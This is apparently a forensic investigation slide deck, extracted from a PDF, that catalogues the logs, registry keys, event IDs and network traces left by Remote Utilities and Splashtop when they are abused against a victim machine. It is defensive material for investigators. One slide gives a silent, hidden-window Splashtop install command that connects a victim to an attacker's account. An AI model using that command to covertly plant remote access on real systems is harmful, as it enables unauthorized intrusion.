
No.	Time	Source	Destination	Protocol	Length	Info
13165	191.231598	192.168.110.13	2	.18 TCP	58	52180 → 443 [PSH, ACK]
13166	191.231799	192.168.110.13	2	.18 TCP	58	52180 → 443 [PSH, ACK]
13167	191.232250	192.168.110.13	2	.18 TCP	58	52180 → 443 [PSH, ACK]
13168	191.232292	192.168.110.13	2	.18 TCP	58	52180 → 443 [PSH, ACK]



# Remote Utilities: Artifacts

## Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)



# Remote Utilities: Artifacts

## Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)

### Useful Artifacts

### Files

### Registry

### Process/NW

### Others

### Log File

[Portable] %APPDATA%\¥Remote Utilities Agent¥Logs¥rut\_log\_YYYY-mm.html

[Install] %ProgramFiles(x86)%¥Remote Utilities - Host¥Logs¥rut\_log\_YYYY-mm.html

28.12.2022---06:36:53:934	114	loopback	FTP connection.	Session: {B9010542-0BFC-4B7E-ADCD-4DF064D49A94}
28.12.2022---06:36:58:825	114	loopback	FTP activity.	情報
28.12.2022---06:37:01:059	114	loopback	FTP activity.	情報 BFC-4B7E-ADCD-4DF064D49A94 Receive file: C:\Users\User01\Desktop\TestWfromattacker\victim.tx File received: C:\Users\User01\Desktop\TestWfromattacker\victim.tx
28.12.2022---06:37:01:075	114	loopback	FTP connection. Closed.	Session: {B9010542-0BFC-4B7E-ADCD-4DF064D49A94}
28.12.2022---06:37:28:481	116	.118	Incoming ID connection from IP: .118	
28.12.2022---06:37:28:700	116	.118	Incoming ID connection from IP: .118	
28.12.2022---06:37:29:403	114	loopback	FTP connection.	Session: {B9010542-0BFC-4B7E-ADCD-4DF064D49A94}
28.12.2022---06:37:36:528	114	loopback	FTP activity.	情報 BFC-4B7E-ADCD-4DF064D49A94 Send file: C:\Users\User01\Desktop\TestWfromvictim\toattacker.txt

1. Full path of received file
2. Full path of sent file

# Remote Utilities: Artifacts

## Feature: Task Manager

Review working processes/services on the victim and control them

Remote Utilities - Viewer [Trial version 2 days left] [7.1.7.0]

File General Connection View Tools Manage Help

Full control View only File transfer Power control Task manager Terminal Execute Inventory m...

Navigation

General address book

Logged on

Full control View only File transfer Task manager Terminal

victim - Task Manager

Processes Windows Services Users

Image name	CPU	Session Id	Status
RuntimeBroker.exe	0	1	Working
RuntimeBroker.exe	0	1	Working
RuntimeBroker.exe	0	1	Working
RuntimeBroker.exe	0	1	Working
RuntimeBroker.exe	0	1	Working
RuntimeBroker.exe	0	1	Working
SearchIndexer.exe	0	0	Working
SearchUI.exe	0	1	Working
SecurityHealthService.exe	0	0	Working
SecurityHealthSystray.exe	0	1	Working
services.exe	0	0	Working
SgrmBroker.exe	0	0	Working
ShellExperienceHost.exe	0	1	Working
shost.exe	0	1	Working
SkypeApp.exe	0	1	Working
smartscreen.exe	0	1	Working
smss.exe	0	0	Working
spoolsv.exe	0	0	Working
SupportConnector.exe	0	0	Working
svchost.exe	0	0	Working

Execute Kill Process

# Remote Utilities: Artifacts

Feature: Task Manager

Review working processes/services on the victim and control them

Useful Artifacts

Files

Registry

Process/NW

Others

## Log File

[Portable] %APPDATA%\¥Remote Utilities Agent¥Logs¥rut\_log\_YYYY-mm.html

[Install] %ProgramFiles(x86)%¥Remote Utilities - Host¥Logs¥rut\_log\_YYYY-mm.html


1	29.11.2022---04:54:10:631	41	loopback	タスクマネージャー接続。	
	29.11.2022---04:54:14:644	116	[REDACTED].118	Incoming ID connection from IP: [REDACTED].118	
	29.11.2022---04:54:24:897	116	[REDACTED].118	Incoming ID connection from IP: [REDACTED].118	
	29.11.2022---04:54:30:443	116	[REDACTED].118	Incoming ID connection from IP: [REDACTED].118	
	29.11.2022---04:54:30:867	41	loopback	タスクマネージャー接続。	
	29.11.2022---04:54:48:256	116	[REDACTED].118	Incoming ID connection from IP: [REDACTED].118	
	29.11.2022---04:54:48:694	41	loopback	タスクマネージャー接続。	
	29.11.2022---04:54:50:459	116	[REDACTED].118	Incoming ID connection from IP: [REDACTED].118	
	29.11.2022---04:54:50:881	41	loopback	タスクマネージャー接続。	
	29.11.2022---04:55:10:428	116	[REDACTED].118	Incoming ID connection from IP: [REDACTED].118	
	29.11.2022---04:55:10:863	41	loopback	タスクマネージャー接続。	

1. Date/Time when task manager is opened.  
\*Detail of the action is not recorded.

# Remote Utilities: Artifacts

## Feature: Terminal

Open cmd or PowerShell terminal of the victim machine



# Remote Utilities: Artifacts

Feature: Terminal

Open cmd or PowerShell terminal of the victim machine

Useful Artifacts

Files



Registry

Process/NW

Others

EventLog



Security.evtx (Event ID: 4688)



# Remote Utilities: Artifacts

## Feature: Execution

Remotely execute specific application on victim machine.



## Useful Artifacts

## Files

## Registry

## Process/NW

## Others

[Portable] %APPDATA%\¥Remote Utilities Agent¥Logs¥rut\_log\_YYYY-mm.html


[Install] %ProgramFiles(x86)%¥Remote Utilities - Host¥Logs¥rut\_log\_YYYY-mm.html

29.11.2022---05:16:35:674	116		Incoming ID connection from IP:	
29.11.2022---05:16:36:111	43	loopback	リモート実行接続。	C:\Windows\System32\calc.exe
29.11.2022---05:17:14:626	116		Incoming ID connection from IP:	

# Remote Utilities: Artifacts

## Feature: Remote registry

Review and control registry on victim machine





# Remote Utilities: Artifacts

Feature: Remote registry

Review and control registry on victim machine

Useful Artifacts

Files

Registry

Process/NW

Others

## Log File

[Portable] %APPDATA%\¥Remote Utilities Agent¥Logs¥rut\_log\_YYYY-mm.html

[Install] %ProgramFiles(x86)%¥Remote Utilities - Host¥Logs¥rut\_log\_YYYY-mm.html

1	29.11.2022-- -05:34:50:252	84	loopback	リモートレジストリ。開始されました。	Session: {7B259352-CC8F-461C-8363-5EFED9BDACC9}
	29.11.2022-- -05:35:14:013	116	{REDACTED}.118	Incoming ID connection from IP: 1{REDACTED}.118	
	29.11.2022-- -05:35:14:607	116	{REDACTED}.118	Incoming ID connection from IP: 1{REDACTED}.118	
	29.11.2022-- -05:35:24:247	116	{REDACTED}.118	Incoming ID connection from IP: 1{REDACTED}.118	
	29.11.2022-- -05:36:13:917	116	{REDACTED}.118	Incoming ID connection from IP: 1{REDACTED}.118	
	29.11.2022-- -05:36:24:860	116	{REDACTED}.118	Incoming ID connection from IP: 1{REDACTED}.118	
	29.11.2022-- -05:36:51:779	85	loopback	リモートレジストリ。閉じられました。	Session: {7B259352-CC8F-461C-8363-5EFED9BDACC9}

1. Date/Time when remote registry is opened.  
\*Detail of the action is not recorded.

# Tools Verification - Splashtop



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Ragnar Locker


Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools





# Splashtop: Artifacts

## Installation

## Agent program(=streamer) installation to the victim machine

- Silent installation** is supported for both exe and msi, which bypasses manual authentication and connects to attacker's tenant automatically.



```
>streamer.exe prevercheck /s /i dcode=<distribution code> confirm_d=0, hidewindows=1
```

# Splashtop: Artifacts

## Installation

Agent program(=streamer) installation to the victim machine

## Useful Artifacts

### Files

### Registry

### Process/NW

### Others

## Install Path

%ProgramFiles(x86)%¥Splashtop¥\*

%ProgramData%¥Splashtop¥\*

%LOCALAPPDATA%¥Splashtop¥\*

## Services

▶ System.evtx (EventID: 7045)

### HKLM¥System¥CurrentControlSet¥Services¥SplashtopRemoteService

- DisplayName: Splashtop® Remote Service
- ImagePath: %ProgramFiles(x86)%¥Splashtop¥Splashtop Remote¥Server¥SRService.exe

### HKLM¥System¥CurrentControlSet¥Services¥SSUService

- Display Name: Splashtop Software Updater Service
- ImagePath: %ProgramFiles(x86)%¥Splashtop¥Splashtop Software Updater¥SSUService.exe

# Splashtop: Artifacts

## Installation

Agent program(=streamer) installation to the victim machine

## Useful Artifacts

## Files

## Registry

## Process/NW

## Others

## Process

%ProgramFiles(x86)%¥Splashtop¥Splashtop Remote¥Server¥SR\*.exe

SRService.exe	2840	0.00					Splashtop® Streamer Service
SRManager.exe	10384	0.00					Splashtop® Streamer SRMana...
SRServer.exe	1392	0.00					Splashtop® Streamer
SRAgent.exe	7960	0.11	32 B/s	9.35 MB			Splashtop® Streamer Agent
SRAppPB.exe	7280	0.02		8.25 MB			Splashtop® Persistent Banner
SRFeature.exe	3360	0.02		7.8			Splashtop® Streamer Feature

Processes persists on victim

IP/Port that the process access to

SRManager.exe (10384)	0.0.0.0	6783	TCP	Listen
SRManager.exe (10384)	127.0.0.1	8763	TCP	Listen
SRManager.exe (10384)	127.0.0.1	9527	TCP	Listen
SRManager.exe (10384)	3.112.206.224	443	TCP	Establish...

## Network

\*.splashtop.com: 443

FW rule for Splashtop; [Link](#)

## スプラッシュトップサーバとの通信を許可する

通信がブロックされている場合は、ファイアウォールを有効にして、次のドメインとの双方向通信を許可してください。

- (グローバルリージョンの場合) [\\*api.splashtop.com](#) (\*はワイルドカードを表します)
- (EU 地域の場合) [\\*api.splashtop.eu](#) (\*はワイルドカードを表します)
- (両方) [\\*relay.splashtop.com](#) (\*はワイルドカードを表します)
- (両方) [update.g3.splashtop.com](#) / [update.splashtop.com](#) / [sn.splashtop.com](#) (エンドポイント自動更新の場合)

ポート 443 は、SSL トラフィックと SSL 以外のトラフィックを含めて開く必要があります

Domain Name System (response)	
Answers	
3-112-206-224.relay.splashtop.com: type A, class IN	addr 3.112.206.224
Name: 3-112-206-224.relay.splashtop.com	
Type: A (Host Address) (1)	
Class: IN (0x0001)	
Time to live: 30	
Data length: 4	
Address: 3.112.206.224	

# Splashtop: Artifacts

## Installation

Agent program(=streamer) installation to the victim machine

## Useful Artifacts

## Files

## Registry

## Process/NW

## Others

## EventLog

Splashtop-Splashtop Streamer-Remote Session Operational.evtx (Event ID: 1, 200)

イベント 200, Status

全般 詳細

This computer was added to a Splashtop team.  
App version: 3.5.2.2  
Team owner: @outlook.com  
Server Info: st-v3-univ-srs-win-3523-g3.api.splashtop.com

ログの名前(M): Splashtop-Splashtop Streamer-Status/Operational  
ソース(S): Status  
イベント ID(E): 200  
レベル(L): 情報  
ユーザー(U): SYSTEM  
オペコード(O): 情報  
詳細情報(D): イベント ログのヘルプ

ログの日付(D): 2022/12/26 13:18:17

Application.evtx (Event ID: 1033, 11707)

イベント 1033, MsInstaller

全般 詳細

Windows インストーラーにより製品がインストールされました。製品名: Splashtop Streamer、製品バージョン: 3.5.2.2、製品の言語: 1041、製造元: Splashtop Inc.、インストールの成功またはエラーの状態: 0

ログの名前(M): Application  
ソース(S): MsInstaller  
イベント ID(E): 1033  
レベル(L): 情報  
ユーザー(U): S-1-5-21-4039181559-42891 コンピューター(R):


ログの日付(D): 2022/11/08 11:39:59

1. Account name of Splashtop (email address)
2. Date/Time of streamer installation

# Splashtop: Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop





# Splashtop: Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW

Others

%ProgramFiles(x86)%¥Splashtop¥Splashtop Remote¥Server¥log¥SPLog.txt

```
<1>Nov24 16:12:06.185 SM_01676[RelayCh] start setup (OTM:0 LOCAL:0)
<1>Nov24 16:12:06.231 SM_01676[RelayCh] 1 Begin ssl tunnel
<1>Nov24 16:12:06.247 SM_01676[RelayCh] 1 .relay.splashtop.com'key=nqzmzXp0JYxKZMh8X5-20RPsHyhPJG0CHGHV0vf
HTTP/1.0\nSST: Ready\nNTY: Ready\nSTD: Ready\nRCT: command\nLST: zonal\nSON: yes\nBKD: US\n\n
<1>Nov24 16:12:06.263 SM_01676[RelayCh] HTTP/1.0 200 ok\nOTM: Ready\nRCT: Ready\nNTY: Ready\nSTD: Ready\nSON:
Ready\nContent-Type: text/plain\nContent-Length: 0\n\n
2 <1>Nov24 16:12:06.263 SM_01676[RelayCh] support OTM NTY STD RCT SON
<1>Nov24 16:12:06.263 SM_01676[RelayCh] create success, start handshake (otm:0 local:0 type:0)
<1>Nov24 16:12:06.310 SS_02564[PUpdate] Step(2) RtStatus(200:0) CloudOP(0x00) Srv(0x00:1) Bkend(0x00) BkendR(0x81)
Prxy(0x00) Support(0x00)
<1>Nov24 16:12:06.325 SM_01676[CoreMgr] client feat opt: 0x00E3E336
<1>Nov24 16:12:06.325 SM_01676[CoreMgr] client feat must: 0x00000000
<1>Nov24 16:12:06.388 SM_01676[Auth-L] ReqPasswordType = 0x00000070
<1>Nov24 16:12:06.388 SM_01676[Auth-L] 3 share match, accept client
<1>Nov24 16:12:06.450 SM_01676[Auth-L] ok, client ( ) can connect to AV server
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] ackWithJson enable [*]
4 <1>Nov24 16:12:06.450 SM_01676[CoreMgr] disp name @outlook.com
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] file64 enable [*]
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] MV stream enable [*]
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] fileCP enable [*]
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] fileDrag enable [*]
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] show connection bubble [*]
```

1. FQDN of relay server
2. Date/Time of connection
3. Hostname of attacker machine
4. Account name of Splashtop (email address)



# Splashtop: Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW

Others

Config

HKLM¥SOFTWARE¥WOW6432Node¥Splashtop Inc.¥Splashtop Remote Server¥ClientInfo

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
AbwConnType	REG_DWORD	0x00000000 (0)
AbwMode	REG_SZ	Disable
AbwProfiles	REG_SZ	0
AppName	REG_SZ	STR
AppVersion	REG_SZ	3.5.2.3
1 BundleID	REG_SZ	
2 Client IP	REG_SZ	
2 Client_SPID	REG_SZ	i@outlook.com
3 DeviceID	REG_SZ	5
3 DeviceName	REG_SZ	
ExtraiD	REG_SZ	
OEMID	REG_SZ	
UDID	REG_SZ	3fd7df3ccb91ddf7d943057b81efc591cf1dbaa8
Update	REG_DWORD	0x00000001 (1)
UpsellInfo	REG_SZ	
UserAccount	REG_SZ	

1. Global IP address of attacker machine
2. Account name of Splashtop (email address)
3. Hostname of attacker machine

# Splashtop: Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW

Others

## EventLog

Splashtop-Splashtop Streamer-Remote Session Operational.evtx (Event ID: 1000, 1001)

イベント 1000, Remote Session

全般 詳細

1 A Splashtop remote session (1072950136) has started to this computer by [redacted]@outlook.com from the device [redacted]. App version: 3.5.2.3

ログの名前(M): Splashtop-Splashtop Streamer-Remote Session/Operational  
ソース(S): Remote Session  
イベント ID(E): 1000  
レベル(L): 情報  
ユーザー(U): SYSTEM  
オペコード(O): 情報  
詳細情報(D): [イベント ログのヘルプ](#)

2 ログの日付(D): 2022/11/24 14:51:37

タスクのカテゴリ(Y): なし  
キーワード(K): コンピ

イベント 1001, Remote Session

全般 詳細

The Splashtop remote session (1072950136) has ended. The remote session lasted 00:03:02. App version: 3.5.2.3

ログの名前(M): Splashtop-Splashtop Streamer-Remote Session/Operational  
ソース(S): Remote Session  
イベント ID(E): 1001  
レベル(L): 情報

3 ログの日付(D): 2022/11/24 14:54:33

